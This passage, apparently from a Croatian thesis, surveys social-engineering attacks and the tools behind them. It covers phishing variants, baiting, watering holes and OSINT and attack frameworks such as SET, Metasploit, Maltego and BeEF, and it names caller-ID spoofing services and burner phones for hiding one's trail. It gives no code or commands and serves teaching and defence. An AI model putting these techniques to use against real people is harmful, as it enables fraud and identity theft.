
Jedna od najčešćih i najšire korištenih metoda napada među socijalnim inženjerima su napadi krađom identiteta (engl. *phishing*), socijalno-tehnički napadi kojima zlonamjerni pojedinci nastoje otkriti i pribaviti tajne i osjetljive podatke. *Phishing* je moguće definirati kao oblik socijalnog inženjeringa koji se temelji na upotrebi e-pošte ili zlonamjernih *web* stranica, ali i drugih kanala, za prikupljanje osobnih podataka od pojedinca ili tvrtke, predstavljanjem kao pouzdani entitet ili organizacija, [38]. *Phishing* započinje komunikacijskom metodom posebno osmišljenom za hvatanje žrtve, pri čemu oblik komunikacije djeluje vjerodostojno, kao da dolazi od legitimnog, službenog pošiljatelja. Namjera napadača je da žrtva povjeruje u dobivenu e-poštu, SMS (engl. *Short Message Service*) poruku ili poziv, posjeti malicioznu *web* stranicu i otkrije vrijedne podatke poput korisničkih imena i lozinki, brojeva bankovnih računa i PIN kodova bankomata. Iako najčešće financijski usmjereni, *phishing* napadi ne rezultiraju isključivo novčanim gubicima. Katkada su usmjereni i na narušavanje kibernetičkog prostora žrtve, posredstvom malicioznog sadržaja koji se lokalno pohranjuje, [39], [40], [80].

Krađu identiteta socijalni inženjeri provode raznim *phishing* napadima, a kao što je prikazano na slici 3. razlikuju se prema metodologijama provedbe. Moguće ih je klasificirati na, [41]:

- Napade obmanom – najčešća vrsta *phishing* napada u kojem napadač koristi tehnike socijalnog inženjeringa u svrhu prijevare žrtve. Izvode se posredstvom raznih medija,

ponajviše putem e-pošte, lažnim *web* stranicama, preko društvenih mreža te telefonskim pozivima i SMS porukama.

- Tehničku prijevaru – čin nasamarivanja žrtve temeljen na tehničkom podmetanju malicioznog koda ili sadržaja čijim preuzimanjem dolazi do otkrivanja osjetljivih podataka korisnika. Podrazumijeva URL i *Man-In-The-Middle* napade, DNS [15] *phishing*, *phishing* posredstvom *web* tražilica, napade umetanjem sadržaja te napade inficiranjem ciljanih računala zlonamjernim programima.



Slika 3. Klasifikacija *phishing* napada
Izvor: [41]

Krađa identiteta posredstvom e-pošte (engl. *e-mail phishing*) danas je najčešća i najpopularnija verzija *phishing* napada. Temelji se na lažnoj, krivotvorenoj elektroničkoj pošti nasumično poslanoj tisućama žrtava od strane zlonamjernog izvora. Sadržajem lažne e-pošte

[15] DNS (*Domain Name System*) – distribuirani hijerarhijski sustav Internet poslužitelja u kojemu se nalaze informacije povezane s domenskim nazivima, odnosno informacije o povezanosti IP adresa i njihovih logičkih (simboličkih) imena.

napadač se nastoji prikazati legitimnim, osigurati potrebnu vjerodostojnost i potaknuti žrtvu na poduzimanje radnji koje dovode do otkrivanja osjetljivih podataka, [41]. Složenija verzija *phishing* napada naziva se *spear phishing*, a usmjerena je na određene, konkretne pojedince ili organizacije. Napadi su personalizirani, a taktikama poput oponašanja pravog pošiljatelja socijalni inženjeri postižu percepciju legitimnosti. Korištenjem javno dostupnih informacija na, primjerice, društvenim mrežama, napadači su u mogućnosti kreirati individualizirane poruke, lažno se predstaviti i time pridobiti željenu reakciju žrtve, [42]. Sofisticirana vrsta *spear phishing* napada usmjerena na krađu identiteta visoko pozicioniranih ljudi naziva se *whaling*. Takvi složeni *phishing* napadi usmjereni su na pojedince unutar organizacija za koje se smatra da posjeduju neke od značajnih, za tvrtku važnih podataka, [39].

Poput *whaling* metode, *Business E-mail Compromise* (BEC) napad usmjeren je na visoko pozicionirane ljude, ali umjesto izravne prijevare rukovoditelja organizacija namijenjen je impersonaciji i predstavljanju u njihovo ime, [43]. BEC *phishing* napadi provode se s ciljem ostvarenja pristupa elektroničkoj pošti, kalendaru i drugim osobnim informacijama žrtve. Pristupom osjetljivim podacima, socijalni inženjeri u mogućnosti su ih iskorištavati na razne načine, primjerice slati i čitati povjerljive poruke, dogovarati lažne sastanke, a one postojeće otkazivati ili mijenjati im raspored, pristupati tajnim informacijama tvrtke i slično, [44].

Lažirana mrežna stranica (engl. *spoofed website*) vrsta je *phishing* napada u kojemu napadač krivotvori *web* stranicu na način da izgleda legitimno, kao izvorna stranica. Otvaranjem poveznice zlonamjernog napadača dobivene e-poštom ili nekim drugim kanalom, naivni korisnik biva preusmjeren na lažnu *web* adresu, a u slučaju daljnje interakcije s krivotvorenom stranicom dolazi do otkrivanja povjerljivih korisničkih informacija, [41].

Vishing, termin proizašao od riječi „*voice*“ (glas engl.) i „*phishing*“, predstavlja pristup socijalnom inženjeringu koji se zasniva na glasovnoj komunikaciji. Temelji se na poticanju žrtve da nazove određeni broj i otkrije osjetljive informacije. Napredni *vishing* napadi mogu se izvesti u cijelosti preko glasovne komunikacije iskorištavanjem rješenja putem protokola *Voice over Internet Protocol* (VoIP) i usluga emitiranja, kojima se lako omogućuje lažiranje identiteta pozivatelja, [38].

SMishing, termin nastao kombinacijom kratice „SMS“ (engl. *Short Message Service*) i riječi „*phishing*“, predstavlja verziju *phishing* napada koji se izvršava posredstvom SMS poruke. Tekstualne poruke mogu sadržavati poveznice na *web* stranice, adrese elektroničke pošte i telefonske brojeve, čijim otvaranjem automatski može biti pokrenuta maliciozna

radnja. Ova integracija funkcionalnosti tekstualnih poruka, *web* preglednika i e-pošte povećava vjerojatnost da korisnici postanu žrtvama zlonamjernih aktivnosti, [38].

Krađa identiteta manipulacijom URL-ova, jedinstvenih adresa mrežnih stranica, danas je najpopularnija tehnika socijalnih inženjera. Metodama poput *Bad Domain Names* i *Host Name Obfuscation* napadači lažiraju adrese u pokušaju da svoju malicioznu stranicu učine legitimnom. U većini *phishing* napada cilj je da korisnik klikne na poveznicu koja žrtvu umjesto na odredišni poslužitelj povezuje na onaj maliciozni. Napad manipulacijom URL-a izvodi se zamućivanjem stvarne veze na koju se korisnik namjerava povezati, [41].

Man-in-the-Middle (MITM) napad metoda je u kojoj se napadač potajno postavlja između dvije strane koje međusobno komuniciraju te prenosi i potencijalno mijenja njihovu korespondenciju. Sudionici komunikacije vjeruju da komuniciraju izravno i sigurno, što napadaču omogućuje nesmetano nadgledanje i promjenu sadržaja poruka, [45]. MITM napad provodi se preusmjeravanjem korisnika na maliciozni poslužitelj korištenjem nekoliko tehnika, poput ARP[16] trovanja i trovanja DNS priručne memorije, trojanskih *keylogger*-a i zamućivanja URL-a, [46].

Pharming, napad poznat i kao DNS *phishing*, predstavlja svaki oblik krađe identiteta koji ometa DNS sustav, a prilikom koje korisnik tehnikom trovanja DNS priručne memorije (engl. *DNS cache poisoning*) pogrešnim informacijama biva preusmjeren na malicioznu *web* stranicu. Kompromitiranjem DNS poslužitelja izvorne IP adrese se mijenjaju, što rezultira preusmjeravanjem korisnika na lažno mjesto. Zlonamjerni korisnici mogu preuzeti potpunu kontrolu nad DNS poslužiteljem, zbog čega korisnik može postati žrtvom *pharming* napada čak i prilikom posjećivanja legitimne poveznice, [46].

Phishing napadi posredstvom *web* tražilice (engl. *search engine phishing*), za razliku od mnogih metoda, nisu usmjereni na pojedince, već ciljaju veće skupine korisnika. Napad se temelji na kreiranju lažnih mrežnih stranica s nevjerojatnim ponudama i jeftinim proizvodima koji privlače pažnju naivnih korisnika. *Search Engine Optimization*[17] (SEO) procesom stranice se legitimno indeksiraju, što omogućuje njihovo pojavljivanje među rezultatima pretrage i teško ih je razlikovati od ostalih stranica. Iako su takve mrežne stranice lažne,

[16] ARP (*Address Resolution Protocol*) – komunikacijski protokol kojim se dobiva fizička adresa na lokalnoj mreži iz poznate mrežne adrese.

[17] *Search Engine Optimization* (SEO) – proces optimiziranja *web* stranice i sadržaja na njoj fokusiran na povećanje vidljivosti u organskim rezultatima pretraga na tražilicama.

proces pretrage može biti legitiman, zbog čega su napadi vrlo uspješni u krađi osobnih podataka, [47], [48].

Osim već navedenih, česti su i napadi umetanjem sadržaja (engl. *content-injection*). Ova vrsta *phishing* napada podrazumijeva umetanje lažnog sadržaja na legitimne *web* stranice. Iskorištavanjem sigurnosnih ranjivosti sustava, zlonamjerni korisnici u mogućnosti su kompromitirati *web* poslužitelj. Provedba ove vrste napada često se zasniva na umetanju *Structured Query Language*[18] (SQL) koda, koji omogućuje eksploataciju baze podataka *web* stranice, te *Cross-Site Scripting* (XSS) napadima, prilikom kojih napadač umeće maliciozne skripte u postojeće mrežne stranice. Sadržaj umetnut u legitimnu mrežnu stranicu može korisnika preusmjeriti na lažna odredišta, navodeći ga pri tome na otkrivanje osjetljivih podataka ili preuzimanje malicioznog softvera, [46].

Socijalnim inženjeringom, ili tehničkom eksploatacijom ranjivosti sustava, zlonamjerni napadači navode žrtvu na preuzimanje i pokretanje malicioznog softvera. *Phishing* napadi temeljeni na inficiranju računala zlonamjernim programima provode se na razne načine i mogu biti usmjereni na određenog pojedinca ili veće skupine, a rezultiraju gubitkom osjetljivih informacija, ostvarenjem udaljenog pristupa napadača sustavima, napadima uskraćivanja usluga (engl. *Denial of Service*; DoS) te drugim ozbiljnim posljedicama. Ovakvi *phishing* napadi podrazumijevaju upotrebu zlonamjernih softvera poput virusa i crva, *logger*-a, *rootkit*[19] alata, *web* trojanaca, otmica sesija, napada rekonfiguracijom sustava, izmjene *Hosts* datoteke[20] te upotrebu špijunskih programa (engl. *spyware*), oglašivačkih (engl. *adware*) i ucjenjivačkih softvera (engl. *ransomware*), [41]. Upotrebom virusa, koda koji se širi u drugoj aplikaciji ili programu automatiziranim stvaranjem vlastitih kopija, i crva, koji se izvršavaju iskorištavanjem ranjivosti operativnog sustava bez potrebe za izmjenom drugog programa, napadači su u mogućnosti uzrokovati oštećenja podataka i softvera te izvesti napad uskraćivanja usluge (engl. *Denial of Service;* DoS). Inficiranjem računala žrtve *logger*-ima, zlonamjerni korisnici u mogućnosti su nadzirati i bilježiti korisnički unos tipkovnicom i mišem, kao i zaslon njihovog ekrana. Korištenjem kolekcije alata zvane *rootkit* napadači su u mogućnosti ostvariti pristup ciljanom računalu ili mreži i provoditi daljnje napade bez znanja

[18] *Structured Query Language* (SQL) – strukturni upitni jezik, programski jezik visoke razine. Najpopularniji računalni jezik za izradu, traženje, ažuriranje i brisanje podataka iz relacijskih baza podataka.

[19] *Rootkit* – vrsta zlonamjernog sadržaja koji se aktivira prilikom svakog pokretanja računala.

[20] *Hosts* datoteka (engl. *Hosts File*) – datoteka operativnog sustava koja mapira imena računala (i drugih uređaja u mreži) i domena u IP adrese.

korisnika, a upotrebom *web* trojanaca omogućen im je dohvat korisničkih podataka za prijavu (engl. *login*). Umetanjem zlućudnog softvera u mrežni preglednik, napadač je u mogućnosti nadzirati korisničke aktivnosti u cilju otmice sesije radi daljnjeg provođenja neautoriziranih akcija, dok napadom rekonfiguracijom sustava napadač kompromitira korisničke informacije kroz manipulaciju postavki računala žrtve. Osim navedenih, česta je uporaba i zlućudnih programa poput *spyware*-a, dizajniranih za nadziranje posjećenih *web* stranica, preuzimanje kontrole nad inficiranim uređajima, promjenu postavki i prikupljanje osjetljivih podataka. Inficiranje *adware* programom rezultira brojnim, neželjenim skočnim prozorima (engl. *pop-up window*) usmjerenim na reklamiranje određenog sadržaja, dok oni ozbiljniji napadi, uporaba *ransomware* programa, kao posljedicu imaju otuđivanje podataka, prilikom čega korisnički podaci bivaju kriptirani, a pristup računalu blokiran sve dok nije plaćena otkupnina, [46].

4.1.2. Mamljenje

Jedna od najjednostavnijih tehnika socijalnog inženjeringa, mamljenje (engl. *baiting*), zasniva se na iskorištavanju ljudske znatiželje i pohlepe, a podrazumijeva upotrebu vanjskog uređaja za pohranu podataka. Ostavljanjem USB memorijskog modula zaraženog malicioznim programom na lako vidljivom mjestu, napadač nastoji pridobiti žrtvu, najčešće zaposlenika ciljane organizacije, da pokupi uređaj i priključi ga u računalo. Domišljatim izborom naziva datoteka koje pohranjuju na memorijski modul, napadači iskorištavaju psihologiju žrtava, privlače njihovu pažnju i dovode ih u napast da otvore pronađeni, zlonamjerni sadržaj. Označavanjem USB *stick*-a privlačnim nazivima socijalni inženjeri potiču radoznalost žrtve, a posebice ako se radi o internim zaposlenicima organizacije kojima su naizgled dostupne datoteke iznad njihove uobičajene razine pristupa. U ozbiljnijim slučajevima napadači na USB memoriju mogu instalirati *rootkit* maliciozne programe i time ostvariti višu razinu kontrole zaraženog računala, [49].

4.1.3. Obrnuti socijalni inženjering

Za razliku od drugih metoda, kod metode napada obrnutim socijalnim inženjeringom (engl. *reverse social engineering*) napadač ne inicira kontakt sa žrtvom, već žrtva biva nasamarena da sama kontaktira napadača. Kao posljedica činjenice da je žrtva entitet koji je zahtijevao uspostavu kontakta razvija se visok stupanj povjerenja između žrtve i napadača. Jednom uspješno ostvaren napad primjenom obrnutog socijalnog inženjeringa napadaču

omogućuje provođenje širokog spektra napada, poput ucjenjivanja, krađe identiteta ili nagovaranja žrtava da kliknu na maliciozne poveznice, [50].

4.1.4. Napad na pouzdano i posjećeno *web* mjesto

Metoda napada na pouzdano i posjećeno *web* mjesto (engl. *water holing*) temelji se na iskorištavanju povjerenja koje korisnici daju mrežnim lokacijama koje redovito posjećuju. Eksploatacijom ranjivosti ciljanje *web* stranice, napadači vrše napad i preuzimaju nadzor nad stranicom te umeću kod koji rezultira inficiranjem korisnika ili njihovim preusmjeravanjem na zlonamjerna *web* odredišta. *Water holing* napadi obično su prilagođeni određenom cilju ili uređajima, odnosno operativnim sustavima ili aplikacijama, a često su usmjereni na one upućene i educirane korisnike poput sistemskih administratora. Redovitim korištenjem specifičnih *web* stranica korisnici razvijaju određeno povjerenje, zbog čega nerijetko postaju neoprezni i ne ustručavaju se kliknuti na dostupne, potencijalno maliciozne poveznice, [49].

4.1.5. Napad primjenom lažnog sigurnosnog softvera

Metoda napada primjenom lažnog sigurnosnog softvera (engl. *rogue security*) temelji se na upotrebi zlonamjernog programa koji obmanjuje korisnike da plaćaju simulirani ili u potpunosti lažni softver, čija je navodna svrha uklanjanje upravo zloćudnih programa. *Rogue security* oblik je zlonamjernog softvera koji se predstavlja kao sigurnosno rješenje za prepoznavanje i zaustavljanje aktivnosti zlonamjernog sadržaja na uređaju. Lažnim predstavljanjem u ulozi sigurnosnog skenera, kao *anti-malware* ili *anti-spyware* program, *scareware*[21] korisnika uvjerava kako dobiva potrebnu zaštitu, dok u stvarnosti sustave inficira zloćudnim programom i socijalnom inženjeru omogućuje krađu podataka, [51].

4.1.6. *Quid pro quo* metoda napada

Iako zamorna i najčešće niske stope uspjeha, metoda napada *Quid pro quo* uobičajena je metoda socijalnog inženjeringa, a često ju provode manje napredni napadači. Ovi napadači nemaju na raspolaganju sofisticirane alate i ne provode istraživanja o meti prije same realizacije napada, koji se primarno temelje na pozivanju nasumičnih telefonskih brojeva. Predstavljanjem u ulozi tehničke podrške žrtvi nude neku vrstu pomoći, a s vremena na vrijeme pronalaze ljude s legitimnim tehničkim problemima. Vodeći žrtvu kroz potrebne

[21] *Scareware* – zlonamjerni softver koji obmanjuje korisnike računala da posjete *web* lokacije zaražene malicioznim programima i uvjerava ih kako trebaju preuzeti, odnosno kupiti zlonamjerni, ponekad beskorisni softver.

korake, ostvaruju pristup njihovom računalu, pokreću zlonamjerni softver i time ostvaruju željeni cilj, [49].

4.2. Alati socijalnog inženjeringa

Uspješno provođenje napada socijalnog inženjeringa zasniva se na definiranom krajnjem cilju, a sam proces prikupljanja informacija, kao i realizacija napada gotovo uvijek podrazumijeva upotrebu određenih alata. Samo posjedovanje ili mogućnost pristupa određenim alatima nije dovoljna, već socijalni inženjeri moraju razumjeti kako ih učinkovito koristiti, a upravo razina znanja utječe na ishod napada. Osim u slučaju inženjeringa temeljenog isključivo na socijalnom, fizičkom pristupu, napadači posredstvom raznovrsnih alata eksploatiraju ranjivosti ljudi ili sustava i ostvaruju željeni cilj. Sve napredniji alati neprestano se razvijaju, a njihova dostupnost i široka primjena omogućuju jednostavnije i učinkovitije provođenje socijalnog inženjeringa koji je sve teže spriječiti. Napadi socijalnim inženjeringom najčešće se provode posredstvom višestrukih alata, a uključuju one fizičke, koji se prvenstveno upotrebljavaju za ostvarivanje pristupa i prikupljanje podataka, telefonske te one softverske, svestranije i često višenamjenske alate, [19].

4.2.1. Fizički alati socijalnog inženjeringa

Fizičkim alatima podrazumijevaju se svi alati koji se koriste za realizaciju napada socijalnog inženjeringa koji ne uključuje upotrebu računala, a prvenstveno se koriste kako bi socijalnom inženjeru omogućili pristup stvarima ili informacijama koje pospješuju provedbu napada, [19]. Dostupnih fizičkih alata je mnogo, a raspon seže od onih korištenih za obijanje vanjskog perimetra, brava i lokota, uređaja za snimanje audio ili video sadržaja te GPS[22] jedinica za praćenje mete napada, [14].

4.2.2. Telefonski alati socijalnog inženjeringa

Telefon, godinama korišten alat socijalnih inženjera, razvojem mobilnih uređaja, VoIP tehnologije i telefonskih poslužitelja postao je vrlo učinkovito sredstvo provedbe napada socijalnog inženjeringa. Ljudi su danas preplavljeni marketinškim pozivima, telefonskom prodajom i oglasima, a socijalni inženjeri vještim telefonskim manipulacijama i dalje uspijevaju u kompromitiranju ciljanih žrtava, [14].

[22] GPS (*Global Positioning System*) – satelitski radionavigacijski sustav za određivanje položaja na Zemlji ili u njezinoj blizini.

Upotrebom takozvanih „*burner*“ telefona, kupljenih isključivo gotovinom, socijalni inženjeri u mogućnosti su prikriti vlastiti trag odlaganjem uređaja nakon korištenja. Osim fizičkog uređaja, za navedenu funkciju danas postoje i aplikativna rješenja, poput aplikacije imena „Burner“, [52].

Uz jednokratne uređaje, kod telefonskih malverzacija često korištena metoda je i lažni prikaz broja pozivatelja (engl. *caller ID spoofing*), koji uključuje promjenu detalja koji se pozivanoj osobi prikazuju. Pozivatelj upućuje poziv s jednog broja, ali mu se ID (engl. *identification*) mijenja, pri čemu pozivana osoba na zaslonu vidi drugi, lažni broj, [19]. *Caller ID spoofing* moguće je izvesti različitim pristupima: upotrebom kartice SpoofCard, SpoofApp aplikativnim rješenjem dostupnim za Android i iOS operativne sustave te korištenjem Asterisk poslužitelja, [53].

4.2.3. Softverski alati socijalnog inženjeringa

Kibernetički kriminal, odnosno napadi na informacijske sustave pojedinaca i organizacija, najbrže je rastući sigurnosni izazov današnjice, a Internet kao javno dostupna globalna podatkovna mreža čini mjesto prepuno informacija koje se mogu koristiti u napadima socijalnog inženjeringa. Osim već navedenih i u prethodnoj cjelini rada objašnjenih tehničkih metoda prikupljanja podataka potrebnih za daljnju eksploataciju, socijalni inženjeri koriste i dodatne softverske alate u cilju uspješne provedbe napada. Softverskim alatima socijalnog inženjeringa smatraju se svi oni alati koji podrazumijevaju upotrebu računala.

Danas se razvijaju mnogi alati u svrhu penetracijskog testiranja, a uvjerljivo najuspješniji alat za to je Linux distribucija imena „Kali“. S paketom od više od tristo alata dizajniranih za analizu i iskorištavanje ranjivosti sustava, Kali Linux, besplatni projekt otvorenog koda, najčešće je prvi izbor stručnjaka za kibernetičku sigurnost, ali i entuzijasta i zlonamjernih socijalnih inženjera, [19].

Social Engineering Toolkit (SET), *framework* otvorenog koda za penetracijsko testiranje dizajniran za socijalni inženjering, sastavni je dio Kali Linux distribucije, [54]. Obzirom na brojne prilagođene vektore napada koje sadrži, neizostavni je alat penetracijskih testera i danas čini standardni okvir za pomoć pri naprednim tehnološkim napadima u okruženjima socijalnog inženjeringa. Integriran je s Metasploit Framework programskim paketom te kroz brojne Python [23] skripte omogućuje automatizaciju mnogih aspekata napada socijalnog

[23] *Python* – objektno orijentirani programski jezik visoke razine s dinamičkom semantikom.

inženjeringa. SET pruža mogućnost jednostavnog stvaranja potrebnih datoteka i predložaka za napade, alati su redovno ažurirani, a njegova se funkcionalnost neprestano proširuje, [55]. Social Engineering Toolkit pruža brojne funkcionalnosti, a neke od njih su *phishing* napadi, kloniranje postojećih mrežnih stranica, kreiranje lažnog *login* sučelja, generiranje inficiranog medija za pohranu, napad bežičnim pristupnim točkama, generiranje QR koda (engl. *Quick Response code*).

Metasploit Framework, radni okvir razvijen od strane organizacije Offensive Security, vodeći je svjetski alat za penetracijsko testiranje i etičko hakiranje, a dolazi kao sastavni dio Kali Linux OS-a. Sigurnosnim i IT (engl. *Information Technology*) stručnjacima pomaže u pronalaženju, eksploataciji i validaciji ranjivosti, omogućuje automatizaciju testiranja, reviziju lozinki, skeniranje mrežnih aplikacija, socijalni inženjering, post eksploataciju, prikupljanje dokaza i izvješćivanje. Integracija s Insight VM (ili Nexpose), Nessus-om, OpenVas-om i drugim skenerima ranjivosti pruža validacijsko rješenje koje pojednostavljuje određivanje prioriteta ranjivosti i izvješćivanje o ispravljanju, [56].

Primjenom *open-source intelligence* (OSINT) metodologije i alata za prikupljanje, analizu i donošenje odluka o podacima iz javno dostupnih izvora, socijalni inženjeri u mogućnosti su napad detaljno planirati, odabrati optimalnu strategiju i uspješno ga provoditi. Upotreba OSINT softvera **Maltego** omogućuje jednostavno rudarenje podataka, od onih osobnih poput imena, nadimka, starosti i adrese, do pretrage društvenih mreža, organizacijskih i drugih mrežnih stranica te dokumenata i datoteka na Internetu koje sadrže ime tražene osobe. Maltego softver je interaktivan i prikazuje grafikone za veze koje pronalazi između različitih podataka, a pokreće ga baza podataka grafova koja, za razliku od relacijske baze podataka, može pohraniti ogromne količine informacija, [19]. Automatiziranim prikupljanjem podataka i njihovom korelacijom ubrzava proces napada socijalnog inženjeringa.

theHarvester, sastavni alat Kali Linux distribucije, djeluje kao omot (engl. *wrapper*) za razne tražilice i koristi se za pronalaženje računa e-pošte, imena poddomena, virtualnih hostova, otvorenih portova i imena zaposlenika povezanih s domenom iz različitih javnih izvora. Osim prikupljanja informacija, theHarvester omogućuje provođenje DNS *Brute Force*[24] napada i *Top-Level Domain*[25] (TLD) ekstenziju, [57].

[24] *Brute force* – napad uzastopnim pokušavanjem koji se sastoji od sustavnog pronalaženja svih mogućih kandidata za rješenje i isprobavanja svakog od njih.

Creepy, OSINT alat dizajniran za prikupljanje geolokacijskih informacija iz mrežnih izvora, socijalnim inženjerima omogućuje praćenje traga kojim se ciljana osoba kretala za vrijeme korištenja određenom platformom, primjerice društvenom mrežom. Te se informacije mogu filtrirati prema mjestu ili datumu i predstaviti na karti. Facebook, Instagram i Twitter samo su neke od platformi koje prikupljaju lokacijske podatke poput onih gdje su fotografije nastale i s koje su lokacije objavljene. Te se geolokacijske informacije mogu prikazati na mapi i time stvoriti trag kretanja mete napada, [6].

Metagoofil, vrlo moćan OSINT alat, omogućuje ekstrakciju metapodataka raznih vrsta datoteka. Pretragom Google tražilicom Metagoofil identificira i preuzima dokumente na lokalni disk, izvlači metapodatke i generira izvješće s podacima poput korisničkih imena, inačica softvera i imena poslužitelja, [58]. Osim za metapodatke, ovaj OSINT alat može se koristiti i za izdvajanje MAC adresa[26] iz tih datoteka, što socijalnom inženjeru može dati uvid o mrežnom hardveru korištenom u ciljnom sustavu. Metapodacima dobivenim Metagoofil alatom moguće je ekstrahirati informacije o putu i mapirati mrežu, a prikupljanjem dovoljne količine podataka pruža se mogućnost izvođenja *brute force* napada, [59].

The Browser Exploitation Framework (BeEF), radni je okvir za eksploataciju mrežnog preglednika osmišljen kako bi pružio učinkovite vektore napada i iskoristio sve potencijalne ranjivosti. Namijenjen je za penetracijsko testiranje, odnosno ispitivanje sigurnosti mrežnog preglednika u okruženju Linux operativnog sustava. BeEF alat povezuje jedan ili više mrežnih preglednika i koristi ih za pokretanje usmjerenih naredbenih modula i daljnje napade na sustav iz konteksta preglednika, [60].

Recon-ng cjeloviti je *web reconnaissance* radni okvir, koji se temelji na velikoj listi modula koji se mogu koristiti za prikupljanje informacija o određenom cilju. Moduli se kreću od informacija o hostu do onih pohranjenih na društvenim mrežama. Socijalni inženjer je u mogućnosti međusobno povezati module, a počevši s jednim imenom domene, baza podataka može se popuniti imenima zaposlenika, adresama njihove e-pošte, korisničkim imenima, lozinkama i geolokacijama svih uključenih poslužitelja, [61].

---

[25] *Top-Level Domain* (TLD) – nakon *root* domene jedna od domena na najvišoj razini u hijerarhijskom DNS sustavu na Internetu.

[26] MAC adresa (engl. *Media Access Control address*) – jedinstveni identifikator dodijeljen mrežnom sučelju; služi kao jedinstvena fizička adresa računala.

Fingerprinting Organizations with Collected Archives (FOCA) alat je koji se primarno koristi za pronalaženje metapodataka i skrivenih informacija u skeniranim dokumentima. Dokumenti se pretražuju posredstvom Google, Bing i DuckDuckGo mrežnih tražilica, a najčešće skenirane su Microsoft Office, Open Office i PDF (engl. *Portable Document Format*) datoteke. Ti se dokumenti mogu nalaziti na mrežnim stranicama ili se mogu preuzeti i naknadno analizirati, a kompletna analiza podataka otkrivenih putem URL-a provodi se i prije samog preuzimanja datoteke. Osim što omogućuje analizu širokog spektra dokumenata, alat FOCA omogućuje i dodavanje lokalno pohranjenog sadržaja kako bi se iz grafičkih datoteka izvukle EXIF[27] informacije, [62].

HTTrack, „*offline browser utility*“, besplatan je i jednostavan softver koji omogućuje preuzimanje *world wide web* stranice s Interneta u lokalni direktorij, rekurzivno sastavljanje svih direktorija, preuzimanje HTML[28]-a, slika i drugih datoteka s poslužitelja na računalo. Omogućuje izvanmrežno otvaranje preslikane *web* stranice i pregledavanje svih direktorija kao u slučaju umreženog načina pregledavanja originalne stranice. Potpuno je konfiguriran i ima integrirani sustav pomoći, [63].

[27] EXIF (engl. *Exchangeable Image File*) – metapodaci u slikovnoj datoteci sastavljeni od niza oznaka i vrijednosti; mogu uključivati datum i vrijeme snimanja, informacije o geolokaciji, razlučivost fotografije i ostale postavke fotoaparata.

[28] HTML (engl. *HyperText Markup Language*) – jezik za označavanje hipertekstualnih dokumenata; osnovni jezik za izradu mrežnih stranica, mrežnim preglednicima daje podatke o sadržaju i strukturi učitane mrežne stranice.

5. SIMULACIJA NAPADA METODAMA SOCIJALNOG INŽENJERINGA

Kroz praktični dio kao okosnicu ovog diplomskog rada biti će prikazane dvije česte metode socijalnog inženjeringa. Ideja praktičnog dijela rada zasniva se na simulaciji popularnih metoda prikupljanja podataka i eksploatacije ciljanog sustava, izvedenih pomoću alata dostupnih u okviru Linux distribucije – Kali Linux.

Kali Linux distribucija sadrži veliki broj predinstaliranih alata za penetracijsko testiranje i socijalni inženjering, od kojih su za ove simulacije najznačajniji Social Engineering Toolkit (SET) i Metasploit, detaljnije objašnjeni u prethodnoj cjelini rada. Uz navedena dva predinstalirana *framework*-a, za uspješnu realizaciju napada bila je potrebna i instalacija nekoliko dodatnih alata i skripti, pojašnjenih u nastavku rada.

